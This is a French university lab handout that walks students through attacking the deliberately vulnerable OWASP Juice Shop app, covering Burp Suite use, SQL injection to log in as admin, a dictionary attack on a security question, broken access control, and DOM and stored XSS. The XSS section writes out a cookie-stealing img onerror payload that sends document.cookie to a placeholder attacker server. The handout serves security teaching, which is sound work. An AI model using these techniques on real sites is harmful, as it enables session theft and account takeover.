M2CCI – Novembre 2023
JP. Gelas – T.Begin

Nom et Prénom :

0 – Introduction

Au cours de ce TP, nous allons exploiter quelques vulnérabilités du Top 10 de l'OWASP. Vous utiliserez votre machine pour effectuer les attaques sur une application Web (hébergée sur un serveur et accessible via un navigateur web) nommée **OWASP Juice Shop.**

OWASP Juice Shop est une application Web non sécurisée (http et pas https) mais moderne. Elle englobe les vulnérabilités de l'ensemble du OWASP TOP 10 ainsi que de nombreuses autres failles de sécurité trouvées dans certaines applications du monde réel. Ces failles donnent lieu à des défis de difficultés variables que l'utilisateur devra réaliser. La progression de l'utilisateur parmi ces défis est suivie sur un tableau de score. Trouver ce tableau de score fait partie des défis (cf. section 1).

Accédez à l'application *Juice Shop* sur l'adresse IP fournie par votre encadrant (ou sur Tomuss) depuis votre navigateur. Si tout est configuré correctement, vous allez voir une page Web se charger.

1 - Échauffement - Trouvez le tableau de bord

Outil à utiliser : Navigateur web (Firefox) seulement
Dans cette partie, vous allez chercher le tableau de score (dit "*score board"* en anglais). Il s'agit d'une URL sur laquelle vous pourrez voir une liste de tous les défis disponibles dans OWASP Juice Shop. Certains sont décrits de manière très explicites. D'autres beaucoup moins et c'est à vous de deviner ce qui doit être fait.

Pour ce premier défi, vous avez deux possibilités.
Soit vous analysez le code source du site avec l'outil de développement de Firefox. Dans l'onglet Debogueur, consultez le fichier JavaScript main.js (après avoir activé la mise en forme avec le bouton Accolades situé en bas) et recherchez si dans les "paths" URL se trouvent les mots clés "score" ou "board". Autre possibilité, vous devinez le nom de la page où le tableau de score est caché.

- **Quel est le lien qui permet d'accéder au score board ?_____**

2 - Sensitive Data Exposure - Trouver des documents confidentiels

Outil à utiliser : Navigateur web (Firefox)
Il peut arriver que des ressources confidentielles soient malencontreusement divulguées sur un serveur. Dans cette section, vous allez rechercher des fichiers confidentiels sur le serveur Web de l'application Juice Shop.

Les fichiers de configuration des sites Web peuvent révéler des informations précieuses. Les serveurs Web utilisent un fichier texte afin de spécifier quelles zones de leur site ne devant pas être référencées par les moteurs de recherches (outils de *crawling*).

● Quel est le nom de ce fichier ? Aidez-vous d'un moteur de recherche pour trouver la réponse. Testez le sur un site comme celui de lemonde.fr ou lequipe.fr

● Quel répertoire avez-vous découvert en analysant ce fichier?

● Quelles informations confidentielles pourraient avoir un impact boursier significatif ?

À noter que pour découvrir les ressources cachées, il existe des outils automatisés, comme *dirb*, *dirbuster* ou *gobuster* permettant des analyses massives. Attention pour *gobuster* il faut fournir un fichier dictionnaire.
Ces outils permettent d'effectuer une attaque par dictionnaire (qui repose sur une liste de noms de fichiers typiques) afin de découvrir de potentiels fichiers et dossiers disponibles sur un serveur Web. Ils permettent de trouver différentes ressources cachées: pages, fichiers, répertoires et applications.

Introduction à Burp Suite

Pour faciliter la recherche et l'exploitation de vulnérabilités, vous allez utiliser un outil qui permet d'intercepter, modifier et répéter les requêtes http. Cet outil se nomme Burp Suite. À noter qu'il existe également d'autres outils qui automatisent la découverte et l'exploitation des vulnérabilités mais que vous n'utiliserez pas dans ce TP.

Burp Suite est un outil utilisé par la majorité des *pentesteurs* et *Bug Hunters*. C'est une application Java, développée par *PortSwigger Ltd*, qui peut être utilisée pour la sécurisation ou effectuer des tests de pénétration sur les applications web.

Burp Suite est composé de différents outils comme un serveur proxy, un robot d'indexation, un outil d'intrusion, un scanner de vulnérabilités et un répéteur HTTP. Pour faire simple, Burp Suite fonctionne comme un proxy. Il se met entre vous et l'application Web testée, puis intercepte et analyse toutes vos requêtes et les réponses de l'application Web (cf Figure 1). Donc, pour utiliser Burp Suite vous devez le télécharger (version community sur le site https://portswigger.net/) et l'installer sur votre machine (en exécutant le script .sh après lui avoir donné les droits d'exécution).




Figure 1. Utilisation de Burpsuite comme proxy pour les requêtes http de votre client. À noter que pour ce TP le proxy est installé sur la même machine que votre client.

Configuration de votre navigateur

À présent vous devez configurer votre navigateur Web afin qu'il utilise *Burp Suite* comme serveur proxy.
Installez l'extension ***Foxy Proxy*** pour *Firefox*. Configurez le pour utiliser Burp Suite avec les informations suivants : adresse `127.0.0.1` et port `8080`. L'adresse `127.0.0.1` désigne votre machine et `8080` le port sur lequel écoute Burp Suite.
Activez Foxy Proxy. À présent, vous ne devriez plus être en mesure d'accéder au web public. En revanche l'accès au serveur Juice Shop avec l'adresse IP fournie par votre encadrant reste possible.

Utilisation de Burp Suite


Lancez *Burp Suite* avec un projet temporaire et avec la configuration par défaut.

Activez l'interception des requêtes https par BurpSuite en passant "Intercept is off" à "Intercept is on" dans l'onglet Proxy.

Burp Suite propose plusieurs outils (dans des onglets différents). Dans ce TP, vous n'utiliserez que les 3 suivants.


Outil Proxy
Cet outil permet simplement d'observer les requêtes http que BurpSuite a interceptées. Depuis votre navigateur, chargez une page de Juice Shop. Sur BurSuite, vous pourrez observer l'ensemble des requêtes http envoyées en cliquant sur le bouton "Forward" dans le sous-onglet "Intercept". Pensez à appuyer plusieurs fois sur le bouton "Forward" pour explorer les requêtes successives. Vous pouvez retrouver l'ensemble des requêtes http passées en cliquant sur "HTTP history".

~~En cliquant sur **Forward**, votre requête sera envoyée à l'application Web qui retournera directement sa réponse au navigateur. Cela aura pour effet de débloquer votre navigateur et vous verrez la réponse de l'application Web dans votre navigateur.~~




Outil Repeater

À tout moment, depuis l'outil Proxy, vous pouvez envoyer une requête à l'outil Repeater qui permet d'éditer/modifier les requêtes https envoyées au serveur et de voir les réponses produites par le serveur en retour. Pour l'utiliser, il suffit depuis l'onglet Proxy, de cliquer sur "Action" puis sur "Send to Repeater". En allant sur l'onglet Repeater, vous retrouverez votre requête http. Editez-là par exemple en changeant la version http à http/5, puis cliquez sur "Send" et observez la réponse produite par le serveur. L'outil Repeater est extrêmement utile pour ajuster votre attaque afin d'obtenir le résultat escompté.



Outil Intruder

Avec cet outil, vous pouvez modifier la requête http de diverses manières, en envoyant chaque version modifiée de la requête et en analysant les réponses de l'application Web afin d'identifier des fonctionnalités intéressantes. Pour faire cela, il suffit de faire : clique droit sur la requête et *Send to Intruder*, puis rendez-vous dans l'onglet *Intruder*. Cette fonctionnalité est utile, par exemple si vous souhaitez essayer une liste de différentes valeurs pour un paramètre de la requête. Il suffit de positionner des *markers* dans l'onglet *Positions* et de choisir les valeurs qui seront essayées à la position des *markers* dans l'onglet *Payloads*.



Dans les captures d'écran ci-dessus, Burp Suite va envoyer 4 requêtes à l'application Web avec les valeurs "option1", "option2", "option3" et "option4" pour le cookie *io*.

3 - Injection - Devenir administrateur

Outil à utiliser : Outil Repeater de Burpsuite
Vous allez exploiter une injection SQL pour vous connecter en tant qu'administrateur sur l'application Web Juice Shop. Rappel : les informations d'authentification saisies par les utilisateurs de Juice Shop sont passées en argument d'une requête SQL à une base de données interrogée par Juice Shop.

Désactiver l'interception par BurpSuite.

Pour démarrer, créez un utilisateur sur Juice Shop (notez bien l'adresse email et le mot de passe utilisés).
Ensuite allez sur la page de connexion au serveur Juice Shop.

Activer l'interception par BurpSuite et interceptez la page avec l'outil Repeater de BurpSuite.

Observez sur Repeater la réponse du serveur lorsque vous saisissez correctement les informations de votre compte. Refaites la même opération mais en saisissant depuis Repeater un mot de passe erroné. Qu'observez-vous ?

À présent, provoquez volontairement une erreur de syntaxe SQL sur la page d'authentification afin d'en analyser la réponse (attention, il ne s'agit pas de générer une requête infructueuse). Aide : pensez à utiliser un caractère spécial SQL.

Quelles données intéressantes sont divulguées par le serveur dans le message d'erreur ?

Trouvez une injection qui permettra de vous connecter avec le compte administrateur sachant que le compte administrateur est généralement la première entrée de la base de données des utilisateurs.

Une fois que vous avez trouvé comment exploiter cette faille de sécurité pour vous connecter en administrateur sur Juice Shopformulaire, désactivez l'interception par BurpSuite.
À présent, vous devriez pouvoir vous authentifier sur l'application avec le compte administrateur.

Remarque
Dans cette section, vous avez exploité une vulnérabilité de type *Security Misconfiguration.* En provoquant une erreur d'authentification, vous avez pu révéler la requête SQL utilisée par l'application Web. Cela représente une mauvaise configuration de la sécurité de l'application. Normalement, l'application doit être configurée de manière à ne jamais afficher d'informations sensibles dans les messages d'erreur.

Avant de passer au prochain défi, notez que dans la réponse http d'authentification réussie du serveur apparaît un champs « Token » dont la valeur sert à identifier et authentifier une session. Il s'agit d'un cookie de session et représente une information très confidentielle.

Recopiez la valeur de ce cookie Token ici :_____

4 - Usurper l'identité d'un utilisateur

Outil à utiliser : Outils Repeater et Introduder de Burpsuite
Dans cette section nous allons exploiter un mauvais mécanisme de restauration de mot de passe. Nous allons exploiter cette vulnérabilité pour changer le mot de passe de l'utilisateur Jim et usurper son identité.
Si vous souhaitez exploiter une fonctionnalité, vous devez d'abord comprendre comment cette fonctionnalité fonctionne. Donc, nous allons analyser comment fonctionne le mécanisme de restauration de mot de passe.
Pour faire cela, créez un utilisateur et essayez de restaurer son mot de passe via la fonctionnalité de mot de passe oublié.
Analysez les requêtes et les réponses avec *Burp Suite* et *Burp Suite Repeater*.

- **Que contient la réponse de l'application Web lorsque vous envoyez la demande de restauration de mot de passe avec la réponse à la question de sécurité correcte / incorrecte?**

Lorsque vous comprenez comment fonctionne la récupération de mot de passe, vous pouvez essayer de l'exploiter. Nous avons vu que pour effectuer une restauration de mot de passe, il faut connaître l'adresse mail et la réponse à la question de sécurité de la victime. Nous avons de la chance car l'adresse mail de la victime peut être trouvée sur les pages de l'application web.
Explorez le site pour trouver l'adresse mail de Jim.

- **Quelle est l'adresse mail de Jim? _____**

En saisissant son adresse email dans le formulaire de restauration du mot de passe, on retrouve sa question de sécurité.

- **Quelle est la question de sécurité de Jim? _____**

En regardant la question de sécurité, supposons que Jim a effectivement répondu à cette question et que la réponse est un prénom. Pour découvrir la réponse, nous pouvons utiliser deux approches différentes:

- *OSINT*: Analyser l'identité de Jim et essayer de trouver la réponse à partir des données disponibles publiquement.
- *Dictionary Attack*: Nous pouvons trouver un dictionnaire avec tous les prénoms possibles et les essayer tous.

OSINT (Open Source Intelligence) est un outil très puissant. Vous ne pouvez même pas imaginer la quantité de données intéressantes que nous pouvons trouver en utilisant intelligemment des sources ouvertes. Si vous trouvez la bonne réponse dans des sources publiques, votre attaque a moins de chances d'être détectée par l'application cible. Donc cette approche est à privilégier dans la vraie vie. Par contre, cela demande énormément de travail et nécessite beaucoup de temps.
Comme pour ce TP nous sommes limités dans le temps, nous allons utiliser une *Dictionary Attack* avec un dictionnaire restreint fournit ci-dessous.

wordlist-prenoms.txt

```
John
Zilvia
Zino
Tine
Tineke
Zita
Zitella
Zoe
Samuel
Wilton
Win
Windowing
```

Le dictionnaire ci-dessus est disponible à l'adresse suivante :
http://perso.univ-lyon1.fr/jean-patrick.gelas/UE_Securite/img/wordlist-prenoms.txt

Nous allons utiliser *Burp Suite Intruder* pour effectuer cette attaque.
Cela nécessite d'intercepter la demande d'un formulaire de réinitialisation de mot de passe avec l'adresse e-mail de Jim et n'importe quelle réponse à la question de sécurité. Puis clic droit et *Send to Intruder*. Dans l'onglet *Intruder* effacez tous les marqueurs et créez un marqueur à la position de la réponse à la question de sécurité. Pour l'*Attack Type*, il faut bien choisir *Sniper*. Puis dans l'onglet *Payloads*, vous mettez un payload de type *Simple List* et dans *Payload Options* copiez la liste des prénoms. Démarrez l'attaque. Analysez bien la longueur et le statut de la réponse.

- **Quelle est la réponse à la question de sécurité de Jim? _____**

5 - Broken Access Control - Afficher le panier d'un autre utilisateur

Dans cette section, vous allez trouver et exploiter la vulnérabilité de contrôle d'accès cassé. Cette possibilité est présente dans la fonctionnalité d'affichage du panier et vous permet de visualiser le panier de n'importe quel utilisateur de l'application.
Comme dans les section précédentes pour commencer, nous allons analyser comment fonctionne la visualisation du panier.
Créez un compte, authentifiez-vous et ajoutez un article dans le panier.
Activez le proxy *Burp* et trouvez la requête REST qui récupère les articles du panier de l'utilisateur.
Envoyez cette requête dans *Burp Suite Repeater* et analysez le résultat.
Faites attention à l'en-tête `HTTP If-None-Match` !

- **Que fait cette en-tête ? _____**

Lorsque vous avez compris comment fonctionne la récupération du panier, essayez de manipuler la requête pour récupérer le panier de l'administrateur (utilisateur avec l'id 1).

- **Combien de produits y a-t-il dans son panier ? _____**

6 - Cross-Site Scripting (XSS) - Voler des cookies

Outil à utiliser : Navigateur web (Firefox) seulement
Dans cette section vous allez trouver et exploiter la vulnérabilité DOM XSS. Vous allez trouver un paramètre ou une entrée qui n'effectue aucun filtrage ou nettoyage de l'entrée. Ensuite, vous créerez un lien spécial et vous volerez les cookies d'un utilisateur lorsqu'il cliquera dessus.

Tout d'abord il faut trouver une page avec un paramètre ou une entrée vulnérable. Nous cherchons une page où une entrée utilisateur est incluse dans la réponse immédiate (dans le contenu de la page HTML). Ensuite, il faudra vérifier si cette entrée est incluse dans la page sans validation ni échappement.

Vous pouvez essayer de mettre du code HTML dans l'entrée utilisateur (par exemple `<h1>CCI</h1>`) et si le contenu HTML est inclus et interprété sur la page, vous avez trouvé une vulnérabilité.

Ne cherchez pas trop loin, car la page vulnérable est facilement trouvable.

- **Quelle page et quel paramètre sont vulnérables ?**

Félicitations, vous avez trouvé un moyen d'injecter du code HTML dans la page. Nous devons maintenant trouver un moyen d'injecter du code JavaScript dans la page afin de pouvoir récupérer et envoyer les cookies de l'utilisateur. Pour faire cela, vous pouvez utiliser le tag `iframe` ou le tag `img`.

- `iframe` le code JS dans le paramètre `src="javascript:`*`CODE_JAVASCRIPT`*`"`
- `img` qui essaye de charger une image inexistante avec du code JS dans le paramètre `onError="`*`CODE_JAVASCRIPT`*`"`

- Quelle requête utiliseriez-vous pour afficher `CCI` en tant qu'alerte JavaScript?

Ensuite, il faut trouver un moyen de récupérer les cookies utilisateur avec JavaScript. Les cookies de l'utilisateur se trouvent dans la variable Javascript `document.cookie`.
Affichez les cookies dans une alerte JS en utilisant la vulnérabilité trouvée précédemment.

- Quelle requête utiliseriez vous pour faire cela ?

Jusqu'à présent, vous avez récupéré des cookies en exploitant une vulnérabilité DOM XSS. Nous allons maintenant voir comment il est possible de voler les cookies d'un utilisateur en exploitant cette vulnérabilité.

- Démarrez un serveur HTTP simple avec Python sur le port 8080 sur une machine OpenStack : `python3 -m http.server 8080`
- Créez une requête sur la page vulnérable en utilisant le tag HTML `img` avec `onerror` suivant
  - `this.src="http://<ADRESSE-IP-DU-SERVEUR PYTHON>:8080/?c="+document.cookie`
- Testez cette requête. Si tout a été fait correctement dans les logs du serveur HTTP vous allez voir les cookies de l'utilisateur

De même, vous pouvez envoyer un lien sur la page vulnérable avec la requête comme paramètre à la victime. Quand la victime ouvrira ce lien vous allez recevoir ses cookies. Ensuite, il sera possible d'usurper l'identité de la victime sur le site en utilisant ses cookies.

L'attaque vue ci-dessus est relativement compliquée à réaliser car la victime doit utiliser le lien fourni par l'attaquant. Par conséquent, les attaques ***Reflected XSS*** et DOM XSS dans la plupart des cas ne sont pas considérées comme critiques.

7 - Cross-Site Scripting (XSS) - Voler des cookies de l'administrateur

Outil à utiliser : Module Repeater de Burpsuite
Dans cette section, vous allez exploiter la vulnérabilité ***Stored XSS***.
Stored XSS est considérée comme une vulnérabilité critique car le code s'exécute automatiquement et peut affecter un très grand nombre d'utilisateurs.

Nous allons essayer de publier du code Javascript sur une page. Ce code sera exécuté à chaque fois que la page sera consultée par un utilisateur.
L'exploitation de cette vulnérabilité nous permettra par exemple de voler les cookies de l'administrateur.
Pour voler les cookies, vous allez utiliser la technique vue dans la section précédente (un serveur HTTP Python et le code Javascript dans un tag HTML `img`).
La différence avec la section précédente est que vous devez trouver un moyen de publier du code JavaScript sur une page qui sera visualisée par l'administrateur.

Un indice: l'adresse email saisie lors de la création de l'utilisateur est validée uniquement côté client et est affichée dans le panneau d'administration. Vous devez donc intercepter et modifier la demande de création d'utilisateur avec *Burp Suite et Burp Suite Repeater*.

- **Quel code mettez-vous dans le champ email de votre requête?**

Vous pouvez accéder au panneau d'administration en utilisant l'injection SQL vue ci-dessus pour vous authentifier en tant qu'administrateur et en utilisant le chemin suivant: `/#/administration`.

Si vous n’arrivez pas à récupérer les cookies d'administrateur, n'hésitez pas à regarder le code HTML affiché dans le panneau d'administration pour ajuster votre attaque.

Bravo vous avez terminé le TP !